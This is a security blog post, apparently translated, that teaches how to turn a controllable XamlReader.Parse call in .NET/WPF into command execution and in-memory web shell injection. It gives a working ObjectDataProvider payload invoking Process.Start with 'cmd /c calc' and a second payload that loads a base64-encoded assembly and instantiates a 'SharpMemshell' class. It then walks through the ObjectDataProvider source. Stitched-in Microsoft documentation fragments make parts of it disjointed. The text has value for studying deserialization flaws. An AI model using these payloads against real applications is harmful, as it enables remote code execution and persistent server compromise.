

How to inject a memory shell with XamlReader's Parse - zpchcbd

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How to inject a memory shell with XamlReader's Parse

Foreword: I ran into a case where XamlReader's Parse method was controllable; although command execution was possible, it was still not elegant, so here I implement memory shell injection through XamlReader's Parse

Reference article: <https://forum.butian.net/index.php/share/1588> Reference article: <https://learn.microsoft.com/zh-cn/dotnet/desktop/xaml-services/namespaces> Reference article: <https://learn.microsoft.com/zh-cn/dotnet/desktop/xaml-services/xarray-markup-extension>


What is XamlReader

WPF is used to replace Windows Forms for creating Windows client applications. Like a Web project, it follows the principle of separating the front-end layout from the back-end code implementation. In a Web project the front end is usually HTML, while XAML is used for front-end interface development in a WPF project. XAML stands for Extensible Application

Markup Language, a markup language based on general XML syntax used to instantiate .NET objects.

XamlReader is packaged inside PresentationFramework.dll, one of the core WPF assemblies, and XamlReader is under the System.Windows.Markup namespace.

The System.Windows.Markup namespace provides two public classes, XamlReader and XamlWriter. The low-level Load method provided by the XamlReader class can parse an XAML character stream to create .NET object instances, and it also provides the higher-level wrapper method XamlReader.Parse for directly parsing an XAML string; the XmlSerializer deserialization chain achieves command execution based on this method.



```
14 using MS.Internal.Utility;
15 using MS.Internal.WindowsBase;
16 using MS.Internal.Xaml.Context;
17 using MS.Utility;
18 using MS.Win32;
19
20 namespace System.Windows.Markup
21 {
22     public class XamlReader
23     {
24         public static object Parse(string xamlText)
25         {
26             StringReader input = new StringReader(xamlText);
27             XmlReader reader = XmlReader.Create(input);
28             return XamlReader.Load(reader);
29         }
30
31         public static object Parse(string xamlText, ParserContext parserContext)
32         {
33             Stream stream = new MemoryStream(Encoding.Default.GetBytes(xamlText));
34             return XamlReader.Load(stream, parserContext);
35         }
36
37         public static object Load(Stream stream)
38         {
39             if (stream == null)
```

Note: the core Gadget of the .NET deserialization vulnerability XmlSerializer is XamlReader; for related deserialization articles see <https://www.cnblogs.com/zpchcbd/p/17180208.html>

Here we can directly give a WPF code example to observe


MainWindow.xaml

```

<Window x:Class="MyFirstWpf.MainWindow"
        xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
        xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
        xmlns:s="clr-namespace:System;assembly=mscorlib"
        xmlns:d="http://schemas.microsoft.com/expression/blend/2008"
        xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
        xmlns:local="clr-namespace:MyFirstWpf"
        mc:Ignorable="d"
        Title="MainWindow" Height="450" Width="800">
    <Grid>
        <ListBox>
            <ListBoxItem>
                <s:String>Hello Zpchcbd</s:String>
            </ListBoxItem>
        </ListBox>
    </Grid>
</Window>

```

The graphical interface can be seen as follows



The above contains a Window element and a Grid element. The Window element represents the whole window, and the Grid can hold all the controls. The overall structure is really a Grid object nested inside a window object.

The x:Class in it represents the back-end namespace and class name; the benefit of this is that the front-end XAML and the back-end implementation code in WPF are maintained separately.

You can also see attribute values of xmlns. xmlns is spelled out as XML namespace, that is, an XML namespace; xmlns can be followed by an optional mapping prefix x, with the two separated by a colon. Five more are declared as well, of which the first four are the default xmlns namespaces

`http://schemas.microsoft.com/winfx/2006/xaml/presentation` , means importing the WPF core assembly `PresentationFramework`, including the controls used to build the user interface

-

`http://schemas.microsoft.com/winfx/2006/xaml` , just like the C# language, XAML has its own compiler. The XAML language is parsed and compiled, finally forming Microsoft Intermediate Language saved in an assembly; this plays the role of the XAML language compiler here

-

`http://schemas.microsoft.com/expression/blend/2008` , properties under the design view, but these properties have nothing to do with the program after you run it; they are ignored during compilation, because `mc:Ignorable="d"` is present here

-

`http://schemas.openxmlformats.org/markup-compatibility/2006`

```
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
xmlns:d="http://schemas.microsoft.com/expression/blend/2008"
xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
```

You will also see `xmlns:s="clr-namespace:System;assembly=mscorlib"` , which means mapping the `s` prefix to the .NET base class library `System.String` namespace, and later using `<s:String>` to get the string type; it is similar if you want to import other .NET assembly supported base classes

Reference syntax: `xmlns:Prefix="clr-namespace:Namespace;assembly=AssemblyName"`

使用 CLR 命名空间和程序集约定的标识符的最基本形式如下所示:

```
clr-namespace:clrnsName; assembly=assemblyShortName
```

`clr-namespace:` 和 `; assembly=` 是语法的文字部分。

`clrnsName` 是标识 CLR 命名空间的字符串名称。此字符串名称包括任何内部点字符 (`.`)，这些字符提供有关 CLR 命名空间及其与其他 CLR 命名空间之间关系的提示。

`assemblyShortName` 是程序集的字符串名称，用于定义可用于 XAML 的类型。通过声明的 XAML 命名空间访问的类型应由程序集定义，并在 `clrnsName` 指定的 CLR 命名空间内声明。此字符串名称通常与 `AssemblyName.Name` 报告的信息相类似。

CLR 命名空间和程序集约定的更完整定义如下所示:

```
clr-namespace:clrnsName; assembly=assemblyName
```

`assemblyName` 表示任何作为 `Assembly.Load(String)` 输入合法的字符串。此字符串可以包含区域性、公钥或版本信息（这些概念的定义在 `Assembly` 的参考主题中定义）。COFF 格式和证据（由 `Load` 的其他重载使用）与 XAML 程序集加载目的无关；所有加载信息都必须显示为字符串。

若要确保 XAML 安全性，或消除通过简单名称加载程序集时可能存在的歧义或预先存在于缓存或应用程序域中的歧义，为程序集指定公钥是一种有用的方法。有关详细信息，请参阅 [XAML 安全注意事项](#)。

For example, the assembly where the System.Diagnostics.Process class commonly used in deserialization attack payloads resides: xmlns:c="clr-namespace:System.Diagnostics;assembly=system"

Or importing the assembly where the System.Reflection.Assembly class resides: xmlns:c="clr-namespace:System.Reflection;assembly=microsoft.dll"

Command execution with XamlReader's Parse

Here let us first take a simple look at the command execution payload, shown below. You can see that here an ObjectDataProvider is introduced, where ObjectType is used to set Type to the Process type, then the method called is the Start method of Process, with the argument cmd /c calc, finally performing command execution; because what is imported here is System.Diagnostics.Process, the namespace imported by xmlns:c here is System.Diagnostics

Program.cs

```
class Program
{
    static void Main(string[] args)
    {
        string xml = @"<ResourceDictionary
xmlns='http://schemas.microsoft.com/winfx/2006/xaml/presentation'
xmlns:d='http://schemas.microsoft.com/winfx/2006/xaml'
xmlns:b='clr-namespace:System;assembly=microsoft.dll'
xmlns:c='clr-namespace:System.Diagnostics;assembly=system'>
<ObjectDataProvider d:Key=' ' ObjectType='{d:Type c:Process}' MethodName='Start'>
    <ObjectDataProvider.MethodParameters>
        <b:String>cmd</b:String>
        <b:String>/c calc</b:String>
    </ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
</ResourceDictionary>";
        XamlReader.Parse(xml);
        Console.ReadKey();
    }
}
```

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XAML 语言参考

▼XAML 命名空间 (x:)语言功能

XAML 命名空间 (x:)语言功能

➤XAML 2009 (非 WPF) 语言功能

x:Array 标记扩展

x:Class 指令

x:ClassModifier 指令

x:Code 内部 XAML 类型

x:FieldModifier 指令

x:Key 指令

x:Member 指令

x:Members 指令

x:Name 指令

x:Null 标记扩展

x:Property 指令

x:Shared 特性

x:Static 标记扩展

x:Subclass 指令

x:Type 标记扩展

x:TypeArguments 指令

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x:Array 标记扩展

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反馈

通过标记扩展提供对 XAML 中对象的数组的一般支持。这对应于 [MS-XAML] 中的 `x:ArrayExtension` XAML 类型。

XAML 对象元素用法

XAML

```
<x:Array Type="typeName">
  arrayContents
</x:Array>
```

值	描述
<code>typeName</code>	<code>x:Array</code> 将包含的类型的名称。 <code>typeName</code> 可能为 (并且通常为) 包含 XAML 类型定义的 XAML 命名空间前缀。
<code>arrayContents</code>	分配给内部 <code>ArrayExtension.Items</code> 属性的项内容。 通常, 这些项被指定为在 <code>x:Array</code> 开始标记和结束标记中包含的一个或多个对象元素。 此处指定的对象需要分配给在 <code>typeName</code> 中指定的 XAML 类型。

```

        string xml = @"<ResourceDictionary
xmlns=""http://schemas.microsoft.com/winfx/2006/xaml/presentation""
xmlns:x=""http://schemas.microsoft.com/winfx/2006/xaml""
xmlns:s=""clr-namespace:System;assembly=mscorlib""
xmlns:a=""clr-namespace:System.Reflection;assembly=mscorlib"">
<s:Array x:Key=""aaaaa"" x:FactoryMethod=""s:Convert.FromBase64String""
x:Arguments=""TVqQAAMAAAAEAAAA.....""/>
<ObjectDataProvider x:Key=""bbbbbb"" ObjectType=""{x:Type a: Assembly}""
MethodName=""Load"">
    <ObjectDataProvider.MethodParameters>
        <StaticResource ResourceKey=""aaaaa""/>
    </ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
<ObjectDataProvider x:Key=""ccccc"" ObjectInstance=""{StaticResource bbbbbb}""
MethodName=""CreateInstance"">
    <ObjectDataProvider.MethodParameters>
        <s:String>SharpMemshell</s:String>
    </ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
</ResourceDictionary>";
        XamlReader.Parse(xml);
        Console.ReadKey();

```

Analysis of the ObjectDataProvider principle

This point mainly wants to explain one thing: the ObjectDataProvider deserialization chain can call methods of an instantiated object and can also directly execute static class methods. The reason is that wpf\src\Framework\System\Windows\Data\ObjectDataProvider.cs supports two properties by default, namely ObjectType and ObjectInstance

```

1 reference
98 public Type ObjectType
99 {
100     get { return _objectType; }
101     set
102     {
103         // User is only allowed to set one of ObjectType or ObjectInstance.
104         // To change "mode", the user must null the other property first.
105         if (_mode == SourceMode.FromInstance)
106             throw new InvalidOperationException(SR.Get(SRID.ObjectDataProviderCanHaveOnlyOneSource));
107         _mode = (value == null) ? SourceMode.NoSource : SourceMode.FromType;
108
109         _constructorParameters.SetReadOnly(false);
110
111         if (_needNewInstance = SetObjectType(value)) // raises property changed event
112         {
113             // Note: ObjectInstance and Data are not updated until Refresh() happens!
114
115             if (!IsRefreshDeferred)
116                 Refresh();
117         }
118     }
119 }
120


```

```

148 2 references
149 public object ObjectInstance
150 {
151     get
152     {
153         return (_instanceProvider != null) ? _instanceProvider : _objectInstance;
154     }
155     set
156     {
157         // User is only allowed to set one of ObjectType or ObjectInstance.
158         // To change mode, the user must null the property first.
159         if (_mode == SourceMode.FromType)
160             throw new InvalidOperationException(SR.Get(SRID.ObjectDataProviderCanHaveOnlyOneSource));
161         _mode = (value == null) ? SourceMode.NoSource : SourceMode.FromInstance;
162
163         if (ObjectInstance == value) // instance or provider has not changed, do nothing
164         {
165             // debug-only sanity check, since GetType() isn't that cheap;
166             // using _objectInstance because we're not trying to check the type of the provider!
167             Debug.Assert((_objectInstance == null) ? (_objectType == null) : (_objectType == _objectInstance.GetType()));
168             return;
169         }
170
171         if (value != null)
172         {
173             _constructorParameters.SetReadOnly(true);
174             _constructorParameters.ClearInternal();
175         }
176         else
177         {
178             _constructorParameters.SetReadOnly(false);
179         }
180
181         value = TryInstanceProvider(value); // returns the real instance
182
183         // this also updates ObjectType if necessary:
184         if (SetObjectInstance(value)) // raises property changed event

```

ObjectType and ObjectInstance can only be called once in a single ObjectDataProvider call; if ObjectType is set, then during the call SetObjectType(value) is performed first and then the Refresh method is executed to update



```

wpf > src > Framework > System > Windows > Data > ObjectDataProvider.cs
94  /// <remarks>
95  /// Only one of ObjectType or ObjectInstance can be set by the user to a non-null value.
96  /// While refresh is deferred, ObjectInstance and Data will not update until Refresh() is called.
97  /// </remarks>
98 1 reference
99 public Type ObjectType
100 {
101     get { return _objectType; }
102     set
103     {
104         // User is only allowed to set one of ObjectType or ObjectInstance.
105         // To change "mode", the user must null the other property first.
106         if (_mode == SourceMode.FromInstance)
107             throw new InvalidOperationException(SR.Get(SRID.ObjectDataProviderCanHaveOnlyOneSource));
108         _mode = (value == null) ? SourceMode.NoSource : SourceMode.FromType;
109
110         _constructorParameters.SetReadOnly(false);
111
112         if (_needNewInstance = SetObjectType(value)) // raises property changed event
113         {
114             // Note: ObjectInstance and Data are not updated until Refresh() happens!
115
116             if (!IsRefreshDeferred)
117                 Refresh();
118         }
119     }

```

Eventually it reaches the QueryWorker method, where you can see that if the ObjectType type has no constructor, _needNewInstance is set to false

```
wpf > src > Framework > System > Windows > Data > ObjectDataProvider.cs
z references
382 void QueryWorker(object obj)
383 {
384     object data = null;
385     Exception e = null; // exception to pass back to main thread
386
387     if (_mode == SourceMode.NoSource || _objectType == null)
388     {
389         if (TraceData.IsEnabled)
390             TraceData.Trace(TraceEventType.Error, TraceData.ObjectDataProviderHasNoSource);
391         e = new InvalidOperationException(SR.Get(SRID.ObjectDataProviderHasNoSource));
392     }
393     else
394     {
395         Exception exInstantiation = null;
396         // 如果 ObjectType被赋值了, 此时的_mode就是SourceMode.FromType, 并且_needNewInstance为true
397         if (_needNewInstance && (_mode == SourceMode.FromType))
398         {
399             // check if there are public constructors before trying to instantiate;
400             // this isn't cheap (and is redundant), but it should be better than throwing an exception.
401             ConstructorInfo[] ciAry = _objectType.GetConstructors();
402
403             // 如果当前要ObjectType有构造函数的情况下则创建实例对象
404             if (ciAry.Length != 0)
405             {
406                 _objectInstance = CreateObjectInstance(out exInstantiation);
407             }
408
409             // 如果没有构造函数的话, 那么则_needNewInstance设置为false
410             // don't try to instantiate again until type/parameters change
411             _needNewInstance = false;
412         }
413     }
}
```

Which finally leads to calling the corresponding method directly through reflection

```
02 // 如果当前要ObjectType有构造函数的情况下则创建实例对象
03 if (ciAry.Length != 0)
04 {
05     _objectInstance = CreateObjectInstance(out exInstantiation);
06 }
07
08
09 // 如果没有构造函数的话, 那么则_needNewInstance设置为false
10 // don't try to instantiate again until type/parameters change
11 _needNewInstance = false;
12 }
13
14
15 // keep going even if there's no ObjectInstance; method might be static.
16 if (string.IsNullOrEmpty(MethodName))
17 {
18     data = _objectInstance;
19 }
20 else
21 {
22     data = InvokeMethodOnInstance(out e);
23 }
24
25 if (e != null && exInstantiation != null)
26 {
27     // if InvokeMethod failed, we prefer to surface the instantiation error, if any.
28     // (although this can be confusing if the user wanted to call a static method)
29     e = exInstantiation;
30 }
```

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